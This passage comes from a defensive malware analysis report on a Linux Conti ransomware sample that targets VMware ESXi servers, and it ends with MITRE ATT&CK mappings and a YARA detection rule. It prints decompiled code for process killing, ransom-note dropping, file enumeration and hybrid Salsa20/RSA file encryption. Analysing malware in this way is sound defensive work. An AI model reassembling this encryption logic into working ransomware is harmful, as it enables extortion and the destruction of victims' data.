Using this technique, the malware intends to release the files that these virtual machines may use so when the encryption is performed there are no access errors.

Termination of processes

The ransomware has the ability to terminate the processes running on the server, but in the ESXi builds it seems this functionality is disabled due to the fact that the function the developers named “KillProcess” is never called.

First, the malware will enumerate all the directories inside the directory “/proc” which contains information about processes and other system files. If the name of the directory is a number, which indicates is a directory that contains information about a running process, it will enumerate the file descriptors opened by that process in the CheckPid function and if one of the file descriptors matches the name passed to the function it will send a kill syscall to the process to liberate the opened file.

```
std::string::string(v4, "/proc", &v5);
std::allocator<char>::~allocator(&v5);
v1 = (const char *)std::string::c_str((std::string *)v4);
dirp = opendir(v1);
if ( dirp )
{
  while ( 1 )
  {
    v10 = readdir(dirp);
    if ( !v10 )
      break;
    if ( strcmp(v10->d_name, ".") )
    {
      if ( strcmp(v10->d_name, "..") )
      {
        if ( v10->d_type == DT_DIR )
        {
          pid = atoi(v10->d_name);
          if ( pid )
          {
            std::operator+<char>((std::string *)v6);
            std::operator+<char>((std::string *)v3);
            std::string::~string((std::string *)v6);
            std::string::string((std::string *)v7, a1);
            std::string::string((std::string *)v8, (const std::string *)v3);
            v2 = CheckPid((__int64)v8, (std::string *)v7);
            std::string::~string((std::string *)v8);
            std::string::~string((std::string *)v7);
            if ( v2 )
              kill(pid, 15);
            std::string::~string((std::string *)v3);
          }
        }
      }
    }
  }
  closedir(dirp);
}
```

Figure 16. Termination of processes

This functionality could be used by the malware if it can't encrypt a file because it is open by other processes to kill those processes and make the file available to the ransomware.

Enumeration of files

After, finishing execution of the virtual machines the malware will start enumerating the directory specified with the "--path" argument. First, the malware will create the ransom note on that directory with the name "readme.txt". We will discuss its contents in the Ransom note section.

```
std::operator+<char>(v16, path, "/readme.txt");
v5 = std::string::c_str(v16);
fd = open(v5, 0x241, 0x180LL);
if ( fd != -1 )
{
  v6 = GetDecryptNote();
  v7 = strlen(v6);
  v8 = GetDecryptNote();
  WriteFullData(fd, v8, v7);
  close(fd);
}
```

Figure 17. Dropping ransom note

To traverse the directory, the malware will call the function "readdir" which returns a pointer to a dirent structure with the information of the directory. Conti will skip the directories '.' and '..' which corresponds to the drive current and parent directory. If the type of the entry of the dirent structure is "DT_DIR" which means it is a directory, it will recursively call the "SearchFiles" function to enumerate the files in the directory.

```
pDirent = readdir(dirp);
if ( !pDirent )
  break;
if ( strcmp(pDirent->d_name, ".") && strcmp(pDirent->d_name, "..") )
{
  if ( pDirent->d_type == DT_DIR )
  {
    std::allocator<char>::allocator(&v18);
    std::string::string(v17, pDirent->d_name, &v18);
    std::string::string(v19, path);
    MakePath(v15, v19, v17);
    std::string::~string(v19);
    std::string::~string(v17);
    std::allocator<char>::~allocator(&v18);
    std::string::string(v20, v15);
    SearchFiles(v20, a2);
    std::string::~string(v20);
    std::string::~string(v15);
  }
```

Figure 18. Recursive file enumeration

If the entry in the dirent structure is "DT_REG" which means it is a regular file, the malware will check if the filename contains ".conti" or is equal to "readme.txt" or contains ".sf". If that's the case, it won't encrypt the file.

```
v1 = std::string::c_str(a1);
if ( strstr(v1, ".conti") )
  return 0LL;
v3 = std::string::c_str(a1);
if ( !strcmp(v3, "readme.txt") )
  return 0LL;
v4 = std::string::c_str(a1);
return strstr(v4, ".sf") == 0LL;
```

Figure 19. Excluded files

The ".conti" extension it is checked to not double encrypt files, the readme.txt filename is verified to not encrypt the ransom note file and the ".sf" extension is checked to not encrypt files related to the VMFS filesystem volumes used by VMware ESXi.

Based on the size of the file, the malware will encrypt it partially or fully and will rename the file with the ".conti" extension to mark the file as encrypted.

```
  if ( file_stat->st_size > 0x4FFFFF )
  {
    encrypt_size = GetSize();
    if ( WriteEncryptInfo(&fd_file, 17, encrypt_size) == 1 )
    {
      v5 = GetSize();
      encrypt_result = EncryptPartly(&fd_file, buffer, v5);
      goto LABEL_14;
    }
LABEL_12:
    close(fd_file);
    return 0LL;
  }
  if ( WriteEncryptInfo(&fd_file, 16, 100) != 1 )
    goto LABEL_12;
  encrypt_result = EncryptFull(&fd_file, buffer);
LABEL_14:
  fsync(fd_file);
  close(fd_file);
  if ( encrypt_result )
  {
    std::operator+<char>(new_filename_, a1, ".conti");
    new_conti_filename = std::string::c_str(new_filename_);
    old_filename = std::string::c_str(a1);
    if ( rename(old_filename, new_conti_filename) == -1 )
    {
      old_filename_ = std::string::c_str(a1);
      LogPrintf("Cannot rename file %s\n", old_filename_);
    }
    std::string::~string(new_filename_);
  }
  return encrypt_result;
```

Figure 20. Encryption routine

Encryption scheme

Conti uses the traditional hybrid encryption scheme combining a public-key and a symmetric-key. The malware has embedded the OpenSSL library and a public Salsa20 algorithm implementation in the binary.

First, the malicious file will load the RSA public key contained in the binary using the OpenSSL function PEM_read_bio_RSAPublicKey and the size of the modulus of the key is 4096 bytes.

```
bool InitializeEncryptor(void)
{
  __int64 v1; // [rsp+8h] [rbp-8h]

  buffer = malloc(0x500000uLL);
  if ( !buffer )
    return 0;
  v1 = BIO_new_mem_buf(g_publickeybytes, 4096LL);
  g_publickey = PEM_read_bio_RSAPublicKey(v1, 0LL, 0LL, 0LL);
  BIO_free_all(v1);
  return g_publickey != 0;
}
```

Figure 21. Public key initialization

The malware uses Salsa20 as a symmetric algorithm to encrypt the files on the system by generating a random key and initialization vector using the “RAND_bytes” function of OpenSSL. For every file the malware is going to encrypt it will generate a new key and initialization vector.

```
if ( RAND_bytes(key, 32u) == -1 || RAND_bytes(IV, 8u) == -1 )
  goto LABEL_12;
ECRYPT_keysetup(salsa20_ctx, key, 256);
ECRYPT_ivsetup(salsa20_ctx, IV);
```

Figure 22. Generation of Salsa20 key and the initialization vector

Conti will create a 50 bytes structure where it will store in the first value the Salsa20 key, on the second member will store the initialization vector, the third one will be the encryption size of the partial encrypt of the file (i.e. encryption_size is 100 for full encrypt) and the las one is a byte indicating the type of encryption of the file (i.e. 16 for full encryption and 17 for partial encryption).

Lastly, it will encrypt the aforementioned structure and write it at the end of the file as necessary information for the decryptor to decrypt the files.

```
memcpy(&key_info, fd_file + 6, 0x20uLL);
memcpy(&key_info.iv, fd_file + 14, 8uLL);
memcpy(&key_info.gap21[7], fd_file + 2, 8uLL);
key_info.encryption_size = encryption_size;
key_info.encryption_type = encryption_type;
func_retval = lseek(*fd_file, 0LL, SEEK_END);
if ( func_retval == -1 )
  return 0LL;
func_retval = RSA_public_encrypt(0x32LL, &key_info, dest_buffer, g_publickey, RSA_PKCS1_OAEP_PADDING);
if ( func_retval == -1 )
  result = 0LL;
else
  result = WriteFull(*fd_file, dest_buffer, 512uLL);
return result;
```

Figure 23. Encryption of key_info structure

Ransom note

When a computer is infected by Conti, a ransom note with the name “readme.txt” is created in the path that was parsed from the command line. The ransom note is embedded inside the binary and it’s not encrypted in any form. An example is shown below:



Figure 24. Conti ESXi ransom note

As most ransomware strains nowadays, Conti embeds a TOR support panel in the ransom note where the victim can contact the criminals to get the decryptor after the payment.

Logging

Conti has the ability to generate a log file if specified in the command line, which will log all the messages that the malware creates. Conti will generate debug messages to show which file is encrypting and also write error messages if there are any.



Figure 25. Example of log file

Besides the log file, Conti also creates a file in the current directory named “result.txt” where it writes the size of encrypted files and the number of files it has encrypted.



Figure 26. Example of results.txt file

Demo

In the following link you can see a video of the encryption process of a ESXi server. First, the malware will stop the running virtual machine named Ubuntu VM and then encrypt all the files inside the path "/vmfs/volumes". The result.txt file will contain the total encrypted size and the number of files encrypted and the conti_log.log file will contain the log messages of the malware.



Figure 27. Demo execution of the ransomware

Conclusion

In this report we have presented a technical overview of a recent Conti Linux sample targeting VMware ESXi servers and the functionalities included in the malware to increase the damage to the organizations it attacks.

Analysis of Conti leaks revealed that the threat actors are continuously adjusting and improving their Linux variant of ransomware and it is likely in the future we will see more of its actions against Western organizations.

Targeting ESXi Hypervisors and its virtual machines is of special interest for criminals because the impact on the organizations they attack is huge. Nowadays it is a common theme in the ransomware landscape to develop new binaries specifically to encrypt virtual machines and their management environments.

Since the sample of the Conti ransomware we analyzed was recently uploaded to VT, we presume that the ransomware group is still performing their campaigns and operations encrypting data from companies all around the world and extorting them for a ransom payment for their own personal gain.

Appendix A - MITRE ATT&CK Techniques

T1489	Impact	Service Stop	Conti has the ability to kill ESXi virtual

			machines and stop processes
T1486	Impact	Data Encrypted for Impact	Conti encrypts the files found on a specific path
T1082	Discovery	System Information Discovery	Conti launches commands to discover the running machines on the ESXi server
T1083	Discovery	File and Directory Discovery	Conti enumerates the files and directories on a specific path
T1059.004	Execution	Command and Scripting Interpreter: Unix Shell	Conti abuses Unix shell commands and scripts
T1106	Execution	Native API	Conti uses the fork() native API

Appendix B - YARA rule

```
rule RANSOM_Conti_Linux_Apr2022 : ransomware
{
meta:

description = "Detects Conti Linux variant"

author = "Marc Elias | Trellix ATR Team"

date = "2022-04-06"



strings:

$str1 = ".conti" ascii fullword

$str2 = "All of your files are currently encrypted by CONTI strain" ascii fullword

$str3 = "http://contirec" ascii



condition:

uint32(0) == 0x464c457f and

filesize < 2MB and

all of them
}
```